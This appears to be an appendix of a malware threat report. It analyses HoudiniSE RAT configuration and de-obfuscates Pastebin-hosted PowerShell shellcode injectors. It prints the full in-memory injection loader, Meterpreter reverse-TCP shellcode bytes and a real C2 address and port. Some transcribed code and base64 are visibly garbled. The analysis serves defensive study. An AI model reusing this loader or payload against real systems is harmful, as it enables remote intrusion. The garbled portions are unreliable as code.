
$ python vol.py --profile=Win7SP1x64 -f memory.img houdiniseConfig
Volatility Foundation Volatility Framework 2.6
-----
HoudiniSE Configuration:

Process: explorer.exe , PID: (2772)


Configuration Locations           : hXXps://plus[.]google[.]com/104518099222750189969,
hXXps://plus[.]google[.]com/11022869905178231047, hXXps://plus[.]google[.]com/106456556287604120942
Install Name (install_name)       : Kh237t0P
Nick Name (nick_name)            : k1et333d
Install Folder (install_folder)  : noinstall
Registry Startup (reg_startup)   : false
Folder Startup (folder_startup)  : false
Task Startup (task_startup)      : false
Injection Enabled (injection)    : true
Injection Process (injection_process) : svchost
```

Appendix Step-by-Step Analysis Shellcode Injection PowerShell Script

To demonstrate the detailed analysis of the Shellcode Injection PowerShell Scripts, we focus on the pastes codes “” and “”, which the actor created on September 27, 2017 on Pastebin. Recall that the actor did not target the imaginary victim with these scripts. However, their hits count increased on daily basis.



The screenshot shows a Pastebin page with the URL <https://pastebin.com/R6N1PgAz>. The page title is "PASTEBIN". Below it, there's a "RAW Paste Data" section containing a large block of PowerShell code. The code is a complex exploit script designed to inject shellcode into a process. It uses various techniques like memory manipulation, file I/O, and registry modifications to achieve persistence and a command shell. The script is heavily obfuscated with multiple layers of encoding and decoding.



The screenshot shows a second Pastebin page with the URL <https://pastebin.com/2yN2Fq5u>. The layout is identical to the first one, with the "PASTEBIN" logo and a "RAW Paste Data" section. This script is also a PowerShell exploit, similar in nature to the first one, but with some differences in the specific commands used. Both scripts are designed to be run on a Windows system to gain a foothold and maintain a presence.

Step 1: Extract the base64-encoded and gzipped text to a file (Example, injection_script_b64e_gzipped.txt)

```
R6N1PgAz •
1  if([IntPtr]::Size -eq 4){
2  |   $b='powershell.exe'
3  }
4  else{
5  |   $b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'
6  };
7  $s=New-Object System.Diagnostics.ProcessStartInfo;
8  $s.FileName=$b;
9  $s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAIx...+BV01EKAAA='));
10 IEEX(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
11 $s.UseShellExecute=$false;
12 $s.RedirectStandardOutput=$true;
13 $s.WindowStyle='Hidden';
14 $s.CreateNoWindow=$true;
15 $p=[System.Diagnostics.Process]::Start($s);
```

Step 2: Base64 decode and ungzip the string from the previous step to a new file

```
$ cat injection_script_b64_gzipped.txt | base64 -d | gunzip > injection_script_b64d_ungzipped.txt
```

This will result in a text file (example, injection_script_b64d_ungzipped.txt) containing the injection PowerShell script, which subsequently contains the the base64-encoded shellcode.

```
injection_script_b64d_ungzipped.txt •
1  function uqPv7JC {
2  |     Param ($loA5yIkITix, $veMomxUD)
3  |     $jAofkQRT = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\'')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
4  |
5  |     return $jAofkQRTGetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
6  |         System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($jAofkQRTGetMethod('GetModuleHandle')).Invoke($null, @
7  |             ($loA5yIkITix))), $veMomxUD)))
8  }
9
10 function aHfSD5esbLr_ {
11     Param (
12         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $tKxEffhBdU,
13         [Parameter(Position = 1)] [Type] $xoqdP = [Void]
14     )
15
16     $ixIdOz2WF = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName
17         ('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false)
18     .DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
19     $ixIdOz2WF.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
20     $tKxEffhBdU).SetImplementationFlags('Runtime, Managed')
21     $ixIdOz2WF.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $xoqdP, $tKxEffhBdU).SetImplementationFlags
22     ('Runtime, Managed')
23
24     return $ixIdOz2WF.CreateType()
25 }
26
27 [Byte[]]$eRxySUzrwd = [System.Convert]::FromBase64String
28 ["/OicAAAYIn1McBki1Aw11IMi1IUi3IoD7dKjH/rDxhfAisIMHPDQH4vJ5V4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdFYDffg7
29 fSR15FjlWCQ02aLDEulWbWB04sEiwHQiUk)FtbYVlaUF/gX19aixLrjV1oMzIAAGh3czfVGHMdYH/9W4kAEAACnEVFBokYBrAP/VagVo1bh7kGgCAARMieZQUF
30 BQQFBAUGjqD9/g/9WxahBW2iZpXRh/9WFwHM/04Idexo8LWiV/VagBqBFZxaALZyF//1Ys2akBoABAAFZqAGhYpFP1/9WTU2oAV1NXaALZyF//1QHDKcZ17sM=
31 ")
32
33 $j1J9qv9K3 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((uqPv7JC kernel32.dll VirtualAlloc),
34     (aHfSD5esbLr_ @([IntPtr], [UInt32], [UInt32], ([IntPtr]))).Invoke([IntPtr]::Zero, $eRxySUzrwd.Length, 0x3000, 0x40)
35     [System.Runtime.InteropServices.Marshal]::Copy($eRxySUzrwd, 0, $j1J9qv9K3, $eRxySUzrwd.length)
36
37 $ynwk8C4g = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((uqPv7JC kernel32.dll CreateThread),
38     (aHfSD5esbLr_ @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])).Invoke([IntPtr]::Zero, 0, $j1J9qv9K3,
39     [IntPtr]::Zero, 0, [IntPtr]::Zero)
40     [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((uqPv7JC kernel32.dll WaitForSingleObject),
41     (aHfSD5esbLr_ @([IntPtr], [Int32])).Invoke($ynwk8C4g, 0xffffffff) | Out-Null
```

Step 3: Extract the base64-encoded shellcode text and base64-decode it using PowerShell (PS on Linux, for example):

```

shellcode_decode.ps1
1
2 $decoded_shell = $null
3
4 [Byte[]]$encoded_shell = [System.Convert]::FromBase64String
5 ("OicAAAYIn1McBk1Aw1IMi1Ui3IoD7dKjh/rDxfhAIsIMHPDQH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zB
6 zw0BxzjgdfYDffg7fSR15FiLWCQ802aLDEuLBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJFVGhMdyYH/9W4kAEAACnEVF
7 BoKYBrAP/VagVo1bh7kGgCAARMieZQUFBQQFBAUGjqD9/g/9WxahBWV2iZpXRh/9WFwhQM/04Idexo8LWiVv/VagBqBFZXaLZyF//1Ys2akBo
8 ABAAAFZqAGhYpFP1/9WTU2oAV1NXaALZyF//1QHDKcZ17sM=")
9
10 foreach ($byte in $encoded_shell) {
11     [string[]]$decoded_shell += ('`x{0:x2}' -f $byte )
12 }
13
14 -join $decoded_shell

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL 1: powershell

```

PS D:\> .\shellcode_decode.ps1
\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x
a\x3c\x61\x7c\x02\x2c\x01\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x
8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x
x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x5b\x5b\x
\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x068\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xf
f\xd5\xb8\x90\x01\x00\x00\x29\x4c\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xd5\xb8\x7b\x90\x68\x02\x00\x04\x4c\x89\x
e6\x50\x50\x50\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\x51\x74\x61\xff\xd5\x85\xc0\x74\x
x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\x21\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x
\x00\x10\x00\x00\x56\x6a\x00\x68\x58\x4a\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x2
9\xc6\x75\xee\xc3
PS D:\>

```

Step 4: Convert the hex output from the previous step to a bin using pveWritebin.pl file for disassembly

```

#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a filename as argument
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
    print " usage: $0 ".chr(34)."output filename".chr(34)."\n";
    exit(0);
}
system("del $ARGV[0]");
my
$shellcode="\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\x
b7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x
\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x
\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\xed\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\xd5\x97\x6a\x10\x56\x57\x68\x99\x51\x74\x
\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x068\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xf
f\xd5\xb8\x90\x01\x00\x00\x29\x4c\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xd5\xb8\x7b\x90\x68\x02\x00\x04\x4c\x89\x
e6\x50\x50\x50\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\x51\x74\x61\xff\xd5\x85\xc0\x74\x
\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\x21\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x
\x00\x10\x00\x00\x56\x6a\x00\x68\x58\x4a\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x2
9\xc6\x75\xee\xc3";
#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,>$ARGV[0]);
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\n";

```

Save and the Perl script with the hexadecimal representation of the shellcode pasted. Then execute the following command:

```
$ perl ./pveWritebin.pl shellcode.bin
```

This will result in file (shellcode.bin, for example) written to disk.

Step 5: Disassemble the bin file using ndisasm and extract the Meterpreter server details

```
$ ndisasm -b32 shellcode.bin > shellcode_assembly
```

Step 6: Convert endianness, hexadecimal to decimal, and then decimal to IP

```
; shellcode disassembly ;block_reverse_tcp.asm (Github)
; ...
        reverse_tcp:
push dword 0x3233      push 0x000003233 ; Push the bytes 'ws2_32',0,0 onto the stack.
push dword 0x5f327377  push 0x5F327377 ; ...
push esp               push esp           ; Push a pointer to the "Ws2_32" string on the stack.
push dword 0x726774c   push 0x0726774C ; hash( "kernel32.dll", "LoadLibraryA" )
call ebp              call ebp           ; LoadLibraryA( "ws2_32" )
mov eax,0x190          mov eax, 0x0190 ; EAX = sizeof( struct WSADATA )
sub esp, eax           sub esp, eax    ; alloc some space for the WSADATA structure
push esp              push esp           ; push a pointer to this stuct
push eax              push eax           ; push the wVersionRequested parameter
push dword 0x6b8029    push 0x006B8029 ; hash( "ws2_32.dll", "WSAStartup" )
; ...
; ...
set_address:
push byte +0x5          push byte 0x05 ; retry counter
push dword 0x907bb8d5    push 0x0100007F ; host 127.0.0.1
push dword 0x4c040002    push 0x5C110002 ; family AF_INET and port 4444
mov esi,esp             mov esi, esp     ; save pointer to sockaddr struct
; ...
; ...
; Meterpreter Server IP Address
0x907bb8d5 (endianness)> d5b87b90 (hex to decimal)> 3585637264 (decimal to IP)> 213.184.123.144
; Meterpreter Listening Port
0x4c040002 (endianness)> 0200(044C) (hex to decimal)> 1100
```

Note: The PowerShell decoding script can be run directly from the command line using PowerShell on Linux:

```
$ powershell ./shellcode_decode.ps1
```

With newer versions of PowerShell, the command becomes:

```
$ pwsh ./shellcode_decode.ps1
```